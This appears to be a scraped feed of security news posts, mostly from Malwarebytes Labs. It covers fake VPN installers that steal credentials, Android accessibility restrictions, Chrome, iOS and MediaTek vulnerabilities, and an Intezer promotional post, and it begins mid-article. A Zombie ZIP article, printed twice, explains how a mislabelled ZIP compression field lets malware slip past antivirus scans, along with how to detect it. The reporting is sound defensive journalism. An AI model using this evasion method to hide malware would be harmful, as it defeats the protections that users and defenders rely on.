The Install option in my screenshot means that you can speed up the process by clicking it. But it’s fine to wait until it happens automatically.

After the update, your OS version should show 26.3.1 (a), except for MacBook Neos which should be at 26.3.2 (a).


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.
How searching for a VPN could mean handing over your work login details

17 March 2026 at 12:36

This blog is about how trying to do the “right thing” can lead you straight into a trap. People searching for a VPN ended up downloading credential-stealing malware.

From the victim’s perspective, their trust was exploited at every step: trust in search engines, in familiar logos, in digital signatures, and in the assumption that if things “work in the end,” they must be safe.

Imagine you’re looking for a VPN client to connect to your employer’s network. You use your favorite search engine and, at the top of the search results, you see exactly what you were looking for: listings that look like they belong to established names in the industry. They have the right logo, the right product name, and a description that sounds legitimate.

But what you’re looking at, in the cases Microsoft describes, are search results influenced by SEO poisoning. Search engine optimization (SEO) poisoning comes down to getting a web page to rank highly for relevant search results without buying ads or following legitimate, but tedious, SEO best practices. Instead, cybercriminals use deceptive or outright illegal means to push their pages to the top.

On the spoofed—maybe even cloned—VPN page, everything looks familiar: the vendor branding, product name, and a short blurb about secure remote access. Most importantly, there’s a prominent Download button. You click, expecting an installer from a reputable vendor, but the site quietly redirects you to a GitHub release download instead, offering a ZIP file called something along the lines of VPN-CLIENT.zip.

GitHub is a favorite distribution channel for malware authors because it’s widely trusted. In this campaign, the criminals even signed their file with a legitimate certificate, which has since been revoked. The downloaded ZIP file contains a Microsoft Software Installer (.msi) file that takes the victim through the usualy Install, Next, Next, Finish routine, while side-loading malicious dynamic link library (DLL) files during the installation.

One of those DLLs, dwmapi.dll, is acting as a loader, launching embedded shellcode that in turn runs inspector.dll, a variant of the Hyrax infostealer. From the moment the install finishes, your VPN client is not just a client but also a credential thief.

When you start using your new VPN, several things happen in quick succession:

  • The fake VPN client captures your username, password, and target URI, and hands this data to the Hyrax infostealer component.
  • Hyrax also reads existing VPN configuration data, scooping up any stored connections and saved credentials.
  • The malware sends all the stolen information to attacker‑controlled infrastructure.

All the user sees is a plausible‑sounding error like “connection failed” or “installation problem.” To top things off, the malware provides instructions to download the legitimate VPN client from official sources. In certain instances, it even opens the user’s browser to the real VPN website. All this, of course, to alleviate suspicion.

The rest happens on the employer’s network. The attacker can now log into the corporate VPN as you, from infrastructure they control, and immediately blend in with normal remote access traffic. If your account has access to file shares, internal admin panels, ticketing systems, or cloud services, they can start exploring or abusing these resources.

How to stay away from fake VPN clients

Now that you know what to look for, you’re already one step ahead. Here are some more general tips to stay safe:

  • Never trust search results alone, especially for security software. Go straight to the vendor’s website.
  • Double‑check the domain before downloading. Are you still on the vendor’s site or a trusted platform? If needed, verify the download link with your IT department.
  • Report “failed” VPN installs to IT. Don’t keep retrying. An unexpected failure followed by a redirect should raise a red flag.
  • Don’t store corporate VPN credentials in personal password managers or browsers.

If you’ve ever installed a VPN client from an untrusted site or an unusual domain, assume your VPN credentials may be compromised and request a reset.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Google cracks down on Android apps abusing accessibility

17 March 2026 at 10:59

Google just dropped a bombshell for app developers with the latest version of its Android mobile operating system. The company can now prevent apps from installing if they try to use the system’s accessibility features.

The new development, live in version 17.2 of Android, is all about security, explains the company. It stops certain kinds of apps from using the accessibility service if Advanced Protection Mode (APM) is enabled.

The accessibility API lets app developers support users living with disabilities who need extra help using their phones. Apps can use this API to access the screen in unique ways, control input for the user, and use voice services, for example.

Sadly, as with most useful tools, someone will always find a way to misuse it and ruin it for everyone else. Malware developers have been using this API for years as a way into your bank account. The accessibility service has a lot of power: Any app with permissions to use it can read what’s on your screen.

Many Android banking Trojans are little more than accessibility API wrappers with criminal intent. They steal 2FA codes, impersonate victims, and drain accounts while victims sleep.

Two tricks dominate. The first is fake overlays. The accessibility API lets you put overlays on top of another app’s screen. Banking and cryptocurrency Trojan developers can use this to capture your keystrokes (you think you’re just logging into your banking app, but malware is collecting everything you type).

The second is permission abuse. Once the Trojan has your passwords, it can authorize its own transactions.

The number of malware frameworks taking advantage of the accessibility API has grown. DroidLock uses it to steal your personal data before demanding a ransom. Albiriox uses it to install itself and give remote control to attackers halfway around the world.

We saw both in December, and just last month Malwarebytes researcher Stefan Dasic noticed an accessibility service-abusing malware program posing as a fake Google Security page.

Google’s nuclear option

Google has tried before to curb misuse of the API. In 2017, it warned developers to justify their use of accessibility features or risk removal from the Play Store. Developers revolted, and Google relented. But then, in November 2021, it began demanding permission forms for accessibility API usage for Android 12+ apps.

Now the company is getting tougher still, enforcing stricter accessibility API rules. Apps can no longer freely enable accessibility services using a simple software flag. Instead, only apps whose core purpose is accessibility will be allowed to use it.

Google’s examples include screen readers, switch inputs, voice controls, and Braille displays. With these new rules, password managers or automation apps aren’t getting to the accessibility API anymore.

At least, not if the user has APM turned on.

Launched in May last year, APM is Google’s version of Apple’s Lockdown Mode. It introduces far tighter security controls for people who switch it on, making it harder for malware to exploit them.

The trade-off for that extra security is more limited functionality. For example, only apps from trusted sources will install, and data transfer via USB is restricted. Accessibility API access is now restricted too.

So now, you can be a password manager or an accessibility tool, but not both. Developers relying on accessibility for convenience features will need to find another way.

This is Google acknowledging that some APIs are too dangerous to leave open, even if some legitimate apps suffer. The company is betting that most users care more about not getting robbed than having their password manager use the accessibility API for convenience.

Malware authors will adapt, as always. But for now, Google just made phones with APM turned on a lot harder to mess with.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.
Zombie ZIP method can fool antivirus during the first scan

16 March 2026 at 17:09

A researcher published “Zombie ZIP,” a simple way to change the first part (header) of a ZIP file so it falsely claims its contents are uncompressed while they are actually compressed.

Many antivirus products trust that header and never properly decompress or inspect the real payload. In tests conducted about a week after disclosure, around 60 of 63 common antivirus suites failed to detect malware hidden this way—roughly 95% of engines let it pass.

Zombie ZIP is essentially a method to create a malformed ZIP file that can bypass detection by most antivirus scanners. The technique has a major caveat, though. The malformed ZIP file requires a custom loader to open it correctly. Any normal archive utility like the built-in Windows extractor, 7-zip, WinRAR, and others will also flag the file as malformed.

The vulnerability is tracked as CVE-2026-0866, although several cybersecurity researchers dispute whether it should be categorized as a vulnerability or assigned a CVE at all. The fact that it requires a custom loader makes it almost impossible for this method to infect a system that is not already compromised.

It still allows anti-malware solutions to detect both the custom loader and any known malware once the payload is properly decompressed. In other words, the bypass only affects the initial inspection of the ZIP file, not the actual execution of already known malware.


Malwarebytes/ThreatDown products detected both files, by the way.

Malwarebytes detects Zombie ZIPs

Technical details

On their GitHub page (currently blocked by Malwarebytes Browser Guard due to a risky pattern), the researchers explain how the Zombie ZIP method works.

By changing the file’s compressiontype to 0 (STORED), tools trying to read the archive assume the file’s contents are simply stored inside the ZIP file and not compressed.

“AV engines trust the ZIP Method field. When Method=0 (STORED), they scan the data as raw uncompressed bytes. But the data is actually DEFLATE compressed — so the scanner sees compressed noise and finds no signatures.

The CRC is set to the uncompressed payload’s checksum, creating an additional mismatch that causes standard extraction tools (7-Zip, unzip, WinRAR) to report errors or extract corrupted output.

However, a purpose-built loader that ignores the declared method and decompresses as DEFLATE recovers the payload perfectly.

The vulnerability is scanner evasion: security controls assert ‘no malware present’ while malware is present and trivially recoverable by attacker tooling.”

Security researcher Didier Stevens published a method to safely examine the content of a malformed Zombie ZIP file. One way to spot the manipulation is by comparing the ZIP header fields compressedsize and uncompressedsize. If they are different, that means the ZIP file is not actually STORED, but compressed.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Zombie ZIP method can fool antivirus during the first scan

16 March 2026 at 17:09

A researcher published “Zombie ZIP,” a simple way to change the first part (header) of a ZIP file so it falsely claims its contents are uncompressed while they are actually compressed.

Many antivirus products trust that header and never properly decompress or inspect the real payload. In tests conducted about a week after disclosure, around 60 of 63 common antivirus suites failed to detect malware hidden this way—roughly 95% of engines let it pass.

Zombie ZIP is essentially a method to create a malformed ZIP file that can bypass detection by most antivirus scanners. The technique has a major caveat, though. The malformed ZIP file requires a custom loader to open it correctly. Any normal archive utility like the built-in Windows extractor, 7-zip, WinRAR, and others will also flag the file as malformed.

The vulnerability is tracked as CVE-2026-0866, although several cybersecurity researchers dispute whether it should be categorized as a vulnerability or assigned a CVE at all. The fact that it requires a custom loader makes it almost impossible for this method to infect a system that is not already compromised.

It still allows anti-malware solutions to detect both the custom loader and any known malware once the payload is properly decompressed. In other words, the bypass only affects the initial inspection of the ZIP file, not the actual execution of already known malware.

Malwarebytes/ThreatDown products detected both files, by the way.

Malwarebytes detects Zombie ZIPs

Technical details

On their GitHub page (currently blocked by Malwarebytes Browser Guard due to a risky pattern), the researchers explain how the Zombie ZIP method works.

By changing the file’s compressiontype to 0 (STORED), tools trying to read the archive assume the file’s contents are simply stored inside the ZIP file and not compressed.

“AV engines trust the ZIP Method field. When Method=0 (STORED), they scan the data as raw uncompressed bytes. But the data is actually DEFLATE compressed — so the scanner sees compressed noise and finds no signatures.

The CRC is set to the uncompressed payload’s checksum, creating an additional mismatch that causes standard extraction tools (7-Zip, unzip, WinRAR) to report errors or extract corrupted output.

However, a purpose-built loader that ignores the declared method and decompresses as DEFLATE recovers the payload perfectly.

The vulnerability is scanner evasion: security controls assert ‘no malware present’ while malware is present and trivially recoverable by attacker tooling.”

Security researcher Didier Stevens published a method to safely examine the content of a malformed Zombie ZIP file. One way to spot the manipulation is by comparing the ZIP header fields compressedsize and uncompressedsize. If they are different, that means the ZIP file is not actually STORED, but compressed.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

A week in security (March 9 – March 15)

16 March 2026 at 08:16

Last week on Malwarebytes Labs:

Stay safe!


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

Upcoming Speaking Engagements

14 March 2026 at 17:02

This is a current list of where and when I am scheduled to speak:

The list is maintained on this page.

In Other News: N8n Flaw Exploited, Slopoly Malware, Interpol Cybercrime Crackdown

13 March 2026 at 15:27

Other noteworthy stories that might have slipped under the radar: Telus Digital data breach, vulnerabilities in Linux AppArmor allow root privileges, US defense contractor behind Coruna exploits.

The post In Other News: N8n Flaw Exploited, Slopoly Malware, Interpol Cybercrime Crackdown appeared first on SecurityWeek.

[updated] Google patches two Chrome zero-days under active attack

13 March 2026 at 13:58

Update March 16, 2026
Earlier this week, Google incorrectly reported that an actively exploited vulnerability in Chrome had been fixed, and has now announced it will roll out a new update to protect users against the vulnerability tracked as CVE-2026-3909.

Original content:

Google has released an out-of-band security update for Chrome desktop that patches two high‑severity zero‑day vulnerabilities.

Both bugs can be exploited remotely and require only that a user visit a malicious website. Because the attack complexity is low, the vulnerabilities pose a higher real-world risk.

How to update Chrome


The latest version numbers are 146.0.7680.75/76 for Windows and macOS and 146.0.7680.75 for Linux. If your Chrome browser is on version 146.0.7680.75 or later, you’re protected from these vulnerabilities.

The easiest way to stay up to date is to allow Chrome to update automatically. However, updates can lag if you rarely close your browser, or if something interferes with the update process.

To update manually:

  1. Click the More menu (three dots)
  2. Go to Settings > About Chrome.
  3. If an update is available, Chrome will start downloading it.
  4. Restart Chrome to complete the update, and you’ll be protected against these vulnerabilities.
Chrome on Windows up to date
Chrome (on Windows) is up to date

You can also find step-by-step instructions in our guide to how to update Chrome on every operating system, which includes instructions for checking your version number.

Technical details

Google reports that it discovered and fixed both bugs internally, with patches landing within roughly two days of reporting.

CVE‑2026‑3909 is an out‑of‑bounds write vulnerability in Skia, Chrome’s 2D graphics library used to render web content and UI elements. A remote attacker can lure a user to a malicious webpage that triggers the bug, corrupts memory, and potentially achieves code execution in the browser context. Skia is an open source 2D graphics library used not only in Google Chrome but also in many other products.

CVE‑2026‑3910 is an inappropriate implementation flaw in the V8 JavaScript and WebAssembly engine. A specially crafted HTML page could allow a remote attacker to execute arbitrary code inside the V8 sandbox. V8 is the engine that Google developed for processing JavaScript, and it has seen more than its fair share of bugs.

Chrome’s Skia and V8 components are prime targets because they sit directly on the path between untrusted web content and the underlying system.

It is possible to chain an out‑of‑bounds write in Skia with other bugs to break out of the renderer sandbox, while V8 implementation flaws frequently appear in exploit chains used by targeted threat actors and spyware vendors.

How to stay safe

To protect your device, update Chrome as soon as possible. Here are some more tips to avoid becoming a victim, even before a zero-day is patched:

  • Don’t click on unsolicited links in emails, messages, unknown websites, or on social media.
  • Enable automatic updates and restart regularly. Many users leave browsers open for days, which delays protection even if the update is downloaded in the background.
  • Use an up-to-date, real-time anti-malware solution which includes a web protection component.

Users of other Chromium-based browsers can expect to see a similar update soon.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Intezer’s 2025 momentum reflects rapid adoption of AI SOC in global enterprise 

12 March 2026 at 23:46

Security operations is undergoing a fundamental shift.

As alert volumes continue to rise and environments grow more complex, enterprises are moving away from security models built on manual triage, fragmented automation, and are looking to decrease their reliance on outsourced MDR services. More enterprises are adopting AI SOC as the new model for running security operations, one that can triage and  investigate all alerts at machine scale while keeping internal teams focused on judgment and response.

That shift was reflected clearly in Intezer’s momentum over the past year.

In 2025, Intezer processed more than 25 million security alerts across live enterprise SOC environments, as adoption expanded across large and complex organizations looking for a more scalable way to run security operations.

A year of strong growth

Over the past year, Intezer achieved several major company milestones:

  • Multiplied revenue year over year
  • Achieved 126% net revenue retention
  • Expanded adoption across Fortune 500 organizations
  • Scaled the team across key functions to support a growing enterprise customer base

These milestones reflect more than company growth. They reflect a broader market transition toward AI SOC as enterprises look for ways to investigate every alert, reduce hidden risk, and operate beyond the limits of human investigation capacity.

Growing industry recognition

Intezer’s momentum is also being recognized by media, industry analysts and practitioners. Here is a sampling of recent coverage.

Reuters covered Intezer’s research team’s work on uncovering novel cyber attacks this past December, that were targeting Russian defense organizations. 

Well known industry analyst Richard Stiennon recently included Intezer in the 2026 Cyber 150, an independently compiled list based on IT-Harvest data, and has also included Intezer in his new book, Guardians of the Machine Age.

At the same time, practitioners are taking notice. In his write-up on Intezer’s 2026 AI SOC Report, Darwin Salazar highlighted the report’s forensic depth, auditability, and practical value in a crowded AI SOC market.

Why this momentum matters

Traditional SOC and MDR models are constrained by human investigation bandwidth. As alert volumes increase, teams are forced to prioritize only a subset of alerts, often based on severity labels before full context is available. That leaves real risk hiding in uninvestigated alerts.

Enterprises are increasingly adopting AI SOC to remove that bottleneck.

Intezer investigates 100% of alerts at forensic depth across endpoint, identity, cloud, network, phishing, and SIEM sources, escalating only the incidents (less than 2%) that require human judgment. This allows security teams to stay in control while scaling operations far beyond what manual investigation models can support.

What the numbers show

The business results from the past year point to strong validation in the market.

Doubling revenue year over year signals accelerating demand.

126% net revenue retention reflects strong customer expansion and continued platform adoption.

Growth across Fortune 500 organizations shows that large enterprises are increasingly embracing this operating model.

And continued team expansion across key functions ensures Intezer can support customers as adoption grows.

Looking ahead

The market is moving toward a new SOC operating model, one where AI executes investigations at scale and human teams focus on decisions, response, and strategy.

Intezer’s momentum over the past year reflects that shift clearly. As more enterprises look to eliminate investigation bottlenecks and reduce cyber risk, AI SOC is moving from emerging category to operational reality.

Learn more about Intezer.

The post Intezer’s 2025 momentum reflects rapid adoption of AI SOC in global enterprise  appeared first on Intezer.

Apple patches Coruna exploit kit flaws for older iOS versions

12 March 2026 at 18:49

On March 3, 2026, Google warned about a powerful exploit kit targeting Apple iPhone models running iOS version 13.0 (released in September 2019) up to version 17.2.1 (released in December 2023).

In the latest security updates, Apple patched the vulnerabilities used in the Coruna exploit kit for older mobile devices that can no longer be updated to the latest iOS version. For newer iOS versions, patches associated with the Coruna exploit were already shipped in iOS 16.6 through 17.2 in updates released in 2023 and 2024.

The Coruna exploit kit was first observed in highly targeted attacks, but was later seen in watering hole attacks targeting Ukrainian users by a suspected Russian espionage group. Later still, it appeared on a very large set of fake Chinese financial websites, suggesting the exploit was being used by more mainstream cybercriminals.

The exploit relies on WebKit vulnerabilities (CVE-2023-43000 and CVE-2024-23222) that can be triggered by processing  maliciously crafted web content, and then gains kernel privileges by abusing a separate kernel vulnerability tracked as CVE-2023-41974.

The table below shows which updates are available and points you to the relevant security content for that operating system (OS).

iOS 16.7.15 and iPadOS 16.7.15iPhone 8, iPhone 8 Plus, iPhone X, iPad (5th generation), iPad Pro 9.7-inch, and iPad Pro 12.9-inch (1st generation)
iOS 15.8.7 and iPadOS 15.8.7iPhone XS, iPhone XS Max, iPhone XR, iPad (7th generation)

How to update your iPhone or iPad

For iOS and iPadOS users, here’s how to check if you’re using the latest software version:

  • Go to Settings > General > Software Update. You will see if there are updates available and be guided through installing them.
  • Turn on Automatic Updates if you haven’t already. You’ll find it on the same screen.

We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.
This Android vulnerability can break your lock screen in under 60 seconds

12 March 2026 at 14:13

A vulnerability in Android devices can allow attackers to gain access to a phone in less than a minute.

The vulnerability, tracked as CVE-2026-20435, affects certain MediaTek SoCs (System-on-a-Chip) using Trustonic’s TEE (Trusted Execution Environment). That may sound rare, but reportedly that’s about one in four Android phones, mostly cheaper models.

Researchers demonstrated the vulnerability by connecting a vulnerable phone to a laptop over USB, showing how their exploit recovered the handset PIN, decrypted storage, and extracted seed phrases from several software wallets.

You may argue that if an attacker has your phone, you’re already in trouble. Which is true. But the protection you rely on to keep your data safe if your phone is lost or stolen doesn’t help one bit here.

The exploit was able to extract the root keys protecting full‑disk encryption before Android fully boots and then decrypt storage. While full‑disk encryption and lock screen are supposed to be your safety net if the phone is stolen or lost, those layers fail on affected devices.

Is my phone affected?

If you’re not sure whether this vulnerability affects your mobile device, you can look up your phone on a platform like GSMArena  or your vendor’s website to see which SoC it uses, then cross‑check with MediaTek’s March Security bulletin under CVE-2026-20435.

MediaTek released a firmware patch that device manufacturers can include in security updates for their phones. So all you can do is make sure you’re fully patched with the latest security update from your manufacturer. Which, depending on the patch gaps and how far along your device is in the EOL cycle, can take anywhere from days to forever.

EOL (End-of-Life) refers to the point in a product’s lifecycle when the manufacturer stops selling, marketing, or providing full support for it.

But obviously the best advice we can give you is to keep a close eye on your phone, so it doesn’t get lost or stolen.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

❌